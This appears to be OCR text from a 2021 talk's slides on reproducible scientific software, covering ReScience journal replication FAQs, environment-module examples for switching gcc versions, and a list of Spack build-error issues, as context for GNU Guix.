
## Frequently Asked Questions

### What kind of research can I replicate?

Any computational research in any domain of science as long as there is an editor from the Board who has the expertise to edit your submission. The editorial board is growing to increase the scientific domains being covered. If no editor is able to edit your submission, you can also propose a guest editor (who must be willing to work with our GitHub-based editorial processes). about replication of my own work?

### I'm a student, can I submit?

Yes ! Students are strongly encouraged to submit their work. Although the ReScience publishing model is a bit different from other academic journals, it can give students a first experience at peer-reviewed scholarly publishing, including meeting standards of scientific rigor and addressing reviewers' comments. Publishing in ReScience is also a way to actively contribute to open science while adding to one's publication record.



RESCIENCE.GITHUB.IO/FAQ

## Frequently Asked Questions

### What if I cannot replicate a result?

Some research may not be replicable. Before declaring a research result non-replicable, we require extra caution to be taken. In addition to scrutiny of your submission by reviewers and editors, we will contact the authors of the original research, and issue a challenge to the ReScience community to spot and report (using the issue tracker) errors in your implementation.


If no errors are found, your work will be accepted and the original research will be declared non-replicable.

### What about replication of my own work?

No. Mistakes in the implementation of research questions and methods are often due to biases authors invariably have, consciously or not.  One's biases will inevitably carry over to how one approaches a replication.

Perhaps even more importantly, we aim at the cross-fertilization of research and trying to replicate the work of one's peers might pave the way for a future collaboration, or may give rise to new ideas as a result of the replication effort.


**This changed in 2020…**



# Ten Years Reproducibility Challenge

RESCIENCE SPECIAL ISSUE

FREE TO READ - FREE TO PUBLISH



**Would you dare to run the code from your past self ?**

(the one that does not answer mail)

WHAT'S NEXT?

ReScience X

FREE TO READ - FREE TO PUBLISH

SINCE JANUARY 2021

# Environnements logiciels reproductibles et transparents avec GNU Guix

**Ludovic Courtès**

**Inria**


Journée recherche SIF, 10 mai 2021

The ReScience Journal

Software Heritage

The ReScience Journal

Software Heritage
Guix
The ReScience Journal



## HPC = cutting edge?

Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1
% which gcc
/usr/local/gcc/3.1.1/linux/bin/gcc
```


Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0
% which gcc
/usr/local/gcc/3.2.0/linux/bin/gcc
```

Spack

CONDA

easybuild



Installation issue: xfd build-error
#11526 opened 18 hours ago by huqy

Installation issue: openmpi (any version) on mac build-error
#11515 opened 4 days ago by luca-heltai


Could not install elfutils build-error
#11501 opened 5 days ago by jczhang07

Installation issue: mumps (serial), error "/bin/sh: line 0: fc: -h: invalid option" build-error
#11498 opened 5 days ago by samfux84

Spack points to incorrect cray-libsci in LANL environment build-error 4
#11491 opened 6 days ago by floquet

Installation issue: range-v3 build-error 2
#11481 opened 6 days ago by chissg

Installation issue: boost build-error 1
#11467 opened 7 days ago by abc19899



